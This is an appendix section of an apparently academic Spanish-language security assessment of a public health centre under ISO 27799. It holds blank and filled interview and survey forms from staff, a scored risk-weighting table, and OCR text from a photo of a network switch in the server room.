Velasco Melo, A. H. (2008). *El derecho informático y la gestión de la seguridad de la información una perspectiva con base en la norma ISO 27 001. Revista de derecho*, (29), 333–366.

ANEXOS

- Anexo 1 (Preguntas de entrevista)
- Anexo 2 (Actas de entrevista)
- Anexo 3 (Banco de preguntas encuesta)
- Anexo 4 (Documentos de encuesta)
- Anexo 5 (Diagrama de red centro de salud tipo B “Fray Bartolomé de las Casas” MSP)
- Anexo 6 (Tabla de ponderación de riesgos)
- Anexo 7 (Registro fotográfico de cuarto de servidor)
- Anexo 8 (Código tabnapping)
- Anexo 9 (Tratamiento a riesgos detectados en el centro de salud tipo B “Fray Bartolomé de las Casas” MSP según Norma ISO27799:2008)
- Anexo 10 (Mapeo de criterios de norma ISO27799, normativa legal sanitaria nacional e internacional y riesgos detectados en el centro de salud tipo B “Fray Bartolomé de las Casas” MSP).
- Anexo 11 (Política de seguridad informática de aplicaciones médicas de laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP)

ANEXO 1 (PREGUNTAS DE ENTREVISTA)

PREGUNTAS DE LA ENTREVISTA

Nombre: _____ Cargo: _____

Fecha: _____

1.- ¿Conoce usted que sucedería si personas fuera del circulo de salud hacen uso de la información de aplicaciones médicas?

¿Por qué?

2.- ¿Cree usted que actualmente la información de historias clinicas o exámenes de laboratorio puede ser sustraída?

¿Por qué?

3.- ¿Qué tan probable es que exista fuga de información?

¿Por qué?

4.- ¿El personal ha tenido capacitaciones en lo relacionado a seguridad de la información?

¿Por qué?

5.- ¿Ha identificado alguna vulnerabilidad en el manejo de información?

6.- ¿Describa detalladamente el proceso de manejo de información de historias clínicas y resultados de laboratorio?

ANEXO 2 (ACTAS DE ENTREVISTA)

PREGUNTAS DE LA ENTREVISTA

Nombre: Dr Juan Pablo Barbecho Cargo: ____________

Fecha: ____________

1.- ¿Conoce usted que sucedería si personas fuera del circulo de salud hacen uso de la información de aplicaciones médicas?

no hay Confidencialidad de los Resultados

¿Por qué?

Uso ético Sistema sólo Excel, no se ocultan nombres, Correo electrónico ... se envía x medio de correo electrónico, Sistema ... de ...

2.- ¿Cree usted que actualmente la información de historias clinicas o exámenes de laboratorio puede ser robada ?

Si

¿Por qué?

se usa correo electrónico

3.- ¿Qué tan probable es que exista fuga de información?

Solo x agentes externos Hacker

¿Por qué?

4.- ¿El personal ha tenido capacitaciones en lo relacionado a seguridad de la información?

En primera instancia, Actualmente no se ha dado Capacitación

¿Por qué?

5.- ¿Ha identificado alguna vulnerabilidad en el manejo de información?

No

6.- ¿Describa detalladamente el proceso de manejo de información de historias clínicas y resultados de laboratorio?

PREGUNTAS DE LA ENTREVISTA

Nombre: Dra Gutierrez Cargo: _____

Fecha: _____

1.- ¿Conoce usted que sucedería si personas fuera del circulo de salud hacen uso de la información de aplicaciones médicas?

Le roba al paciente, medico maneja malos diagnostico

¿Por qué?

2.- ¿Cree usted que actualmente la información de historias clinicas o exámenes de laboratorio puede ser robada ?

Si

¿Por qué?

Facil acceso a claves y Registros

3.- ¿Qué tan probable es que exista fuga de información?

muy Probable

¿Por qué?

por que contiene

4.- ¿El personal ha tenido capacitaciones en lo relacionado a seguridad de la información?

No

¿Por qué?

5.- ¿Ha identificado alguna vulnerabilidad en el manejo de información?

Si

Claves / los Computadores No son personales

6.- ¿Describa detalladamente el proceso de manejo de información de historias clínicas y resultados de laboratorio?

ANEXO 3 (BANCO DE PREGUNTAS ENCUESTA)

PREGUNTAS DE LA ENCUESTA

Nombre: _____ Cargo: _____

Fecha: _____

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- Si
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- Bueno
- Malo
- Regular

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- Si
- No

Detalle: _____

_____

_____

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- Si
- No

5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- Si
- No

Detalle: _____

_____

_____

ANEXO 4 (DOCUMENTOS DE ENCUESTA)

PREGUNTAS DE LA ENCUESTA

Nombre: Gioconda Cornejo **Cargo:** Aux Enfermería

Fecha: 14/06/2014.

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- (Si)
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- Bueno
- Malo
- (Regular)

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- (Si)
- No

Detalle: Perdida de información Historias Clínicas

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- Si
- (No) x es otro compañero

5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- (Si)
- No

Detalle:

PREGUNTAS DE LA ENCUESTA

Nombre: Juan Aldaz **Cargo:** Aux

Fecha: 19/06/2019

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- Si
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- Bueno
- Malo
- Regular

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- Si
- No

Detalle: Cuando bajan las historias clínicas se pierden

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- Si
- No

5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- Si
- No

Detalle: _____

PREGUNTAS DE LA ENCUESTA

Nombre: Anita Marín **Cargo:** Aux. Farmacia

Fecha: 19 Junio 2019

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- (Si)
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- (Bueno)
- Malo
- Regular

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- Si
- (No)

Detalle: _____

_____

_____

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- Si
- (No)

5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- (Si)
- No

Detalle: _____

_____

_____

PREGUNTAS DE LA ENCUESTA

Nombre: Juan José Tello. **Cargo:** Atención al Usuario.

Fecha: 19.06.2019.

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- (Si)
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- (Bueno)
- Malo
- Regular

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- Si
- (No)

Detalle: Se mantiene toda la información privada. restringida del publico.

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- (Si)
- No

5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- (Si)
- No

Detalle: Se maneja un flujograma

PREGUNTAS DE LA ENCUESTA

Nombre: Danny Cornejo **Cargo:** Estadistico

Fecha: 19/06/2019

1.- ¿Cree usted que su información de historias clínicas y resultados de laboratorio se maneja de manera segura en las instalaciones del centro de salud?

- Si
- No

2.- ¿Como califica el nivel de seguridad de la información del centro de salud?

- Bueno
- Malo
- Regular

3.- ¿Ha sufrido algún tipo de incidente de perdida de información, alteración de resultados de laboratorio clínico?

- Si
- No

Detalle: _____

4.- ¿Ha recibido capacitación sobre el manejo de la información de historias clínicas y resultados de laboratorio?

- Si
- No


5.- ¿Maneja protocolos de seguridad de la información de datos de historias y resultados clínicos de laboratorio?

- Si
- No

Detalle: _____

ANEXO 5 (DIAGRAMA DE RED CENTRO DE SALUD TIPO B “FRAY BARTOLOMÉ DE LAS CASAS” MSP)

TOPOLOGÍA DE RED H. DEL DIA LAS CASAS




ANEXO 6 (TABLA DE PONDERACIÓN DE RIESGOS)

Tabla de ponderación de riesgos centro de salud tipo B "Fray Bartolomé de las Casas" MSP


Nº	TIPIFICACIÓN RIESGO	RIESGO EVALUADO	OBSERVACIÓN	CRITICIDAD	VULNERABILIDAD	IMPACTO	VOTO / CARGOS	Calificación Funcionario Nro. 1 (Gerente Administrativo)	Calificación Funcionario Nro. 2 (Lider de laboratorio)	Calificación Externa Nro. 3 (Analista Externo)
R1	RMS1	Suplantación interna	H. DEL DIA LAS CASAS	Alto	5,0	5,0	VOTO IMPACTO	5,0	5,0	5,0
							VOTO VULNERABILIDAD	5,0	5,0	5,0
R2	RMS2	Suplantación mediante proveedores de	H. DEL DIA LAS CASAS	Medio	3,0	3,7	VOTO IMPACTO	4,0	3,0	4,0
							VOTO VULNERABILIDAD	3,0	3,0	3,0
R3	RMS3	Suplantación por externos	H. DEL DIA LAS CASAS	Alto	5,0	4,7	VOTO IMPACTO	5,0	5,0	4,0
							VOTO VULNERABILIDAD	5,0	5,0	5,0
R4	RMS4	Uso no autorizado de una aplicación de informática	H. DEL DIA LAS CASAS	Medio	2,3	2,0	VOTO IMPACTO	1,0	2,0	3,0
							VOTO VULNERABILIDAD	2,0	2,0	3,0
R5	RMS5	Introducción de software dañino o perjudicial	H. DEL DIA LAS CASAS	Medio	3,7	3,3	VOTO IMPACTO	3,0	3,0	4,0
							VOTO VULNERABILIDAD	4,0	3,0	4,0
R6	RMS6	Uso indebido de los recursos del sistema	H. DEL DIA LAS CASAS	Bajo	1,7	2,0	VOTO IMPACTO	2,0	1,0	3,0
							VOTO VULNERABILIDAD	2,0	1,0	2,0
R7	RMS7	Infiltración en las comunicaciones	H. DEL DIA LAS CASAS	Alto	5,0	4,7	VOTO IMPACTO	4,0	5,0	5,0
							VOTO VULNERABILIDAD	5,0	5,0	5,0
R8	RMS8	Intercepción de las comunicaciones	H. DEL DIA LAS CASAS	Medio	3,0	3,0	VOTO IMPACTO	4,0	1,0	4,0
							VOTO VULNERABILIDAD	4,0	1,0	4,0
R9	RMS9	Repudio	H. DEL DIA LAS CASAS	Medio	3,0	3,0	VOTO IMPACTO	3,0	3,0	3,0
							VOTO VULNERABILIDAD	3,0	3,0	3,0
R10	RMS10	Fallo en la conexión	H. DEL DIA LAS CASAS	Medio	4,0	3,3	VOTO IMPACTO	4,0	2,0	4,0
							VOTO VULNERABILIDAD	5,0	2,0	5,0
R11	RMS11	Código malicioso empotrado	H. DEL DIA LAS CASAS	Medio	3,7	4,0	VOTO IMPACTO	4,0	4,0	4,0
							VOTO VULNERABILIDAD	5,0	2,0	4,0
R12	RMS12	Asignación de ruta indebida accidental	H. DEL DIA LAS CASAS	Medio	3,7	3,7	VOTO IMPACTO	4,0	3,0	4,0
							VOTO VULNERABILIDAD	5,0	1,0	5,0
R13	RMS13	Fallo técnico del equipo, de los dispositivos de	H. DEL DIA LAS CASAS	Medio	3,7	4,0	VOTO IMPACTO	4,0	4,0	4,0
							VOTO VULNERABILIDAD	5,0	2,0	4,0
R14	RMS14	Fallos de entorno de soporte	H. DEL DIA LAS CASAS	Medio	3,0	3,3	VOTO IMPACTO	3,0	4,0	3,0
							VOTO VULNERABILIDAD	4,0	2,0	3,0
R15	RMS15	Fallo en el software de sistemas o en el software de red	H. DEL DIA LAS CASAS	Medio	2,7	4,3	VOTO IMPACTO	4,0	5,0	4,0
							VOTO VULNERABILIDAD	3,0	2,0	3,0
R16	RMS16	Fallo en las aplicaciones de software	H. DEL DIA LAS CASAS	Medio	3,3	4,3	VOTO IMPACTO	4,0	5,0	4,0
							VOTO VULNERABILIDAD	5,0	2,0	3,0
R17	RMS17	Error del operador	H. DEL DIA LAS CASAS	Alto	3,3	4,7	VOTO IMPACTO	4,0	5,0	5,0
							VOTO VULNERABILIDAD	4,0	1,0	5,0
R18	RMS18	Errores de mantenimiento	H. DEL DIA LAS CASAS	Medio	3,3	4,3	VOTO IMPACTO	4,0	5,0	4,0
							VOTO VULNERABILIDAD	5,0	2,0	3,0
R19	RMS19	Error de usuario	H. DEL DIA LAS CASAS	Medio	2,3	3,7	VOTO IMPACTO	3,0	4,0	4,0
							VOTO VULNERABILIDAD	3,0	1,0	3,0
R20	RMS20	Escasez de personal	H. DEL DIA LAS CASAS	Alto	4,0	4,0	VOTO IMPACTO	4,0	4,0	4,0
							VOTO VULNERABILIDAD	5,0	3,0	4,0
R21	RMS21	Robo por internos	H. DEL DIA LAS CASAS	Medio	2,7	3,7	VOTO IMPACTO	2,0	5,0	4,0
							VOTO VULNERABILIDAD	2,0	3,0	3,0
R22	RMS22	Robo por externos:	H. DEL DIA LAS CASAS	Medio	2,3	3,3	VOTO IMPACTO	1,0	5,0	4,0
							VOTO VULNERABILIDAD	1,0	3,0	3,0
R23	RMS23	Daño premeditado por internos	H. DEL DIA LAS CASAS	Medio	2,3	3,3	VOTO IMPACTO	1,0	5,0	4,0
							VOTO VULNERABILIDAD	1,0	3,0	3,0
R24	RMS24	Daño premeditado por externos	H. DEL DIA LAS CASAS	Medio	2,0	3,7	VOTO IMPACTO	2,0	5,0	4,0
							VOTO VULNERABILIDAD	2,0	1,0	3,0
R25	RMS25	Terrorismo	H. DEL DIA LAS CASAS	Medio	2,0	3,3	VOTO IMPACTO	1,0	5,0	4,0
							VOTO VULNERABILIDAD	1,0	1,0	4,0

ANEXO 7 (REGISTRO FOTOGRÁFICO DE CUARTO DE SERVIDOR)


tp-link
TL-SG1048
48-Port Gigabit Switch
1000Mbps
10/100Mbps
activity

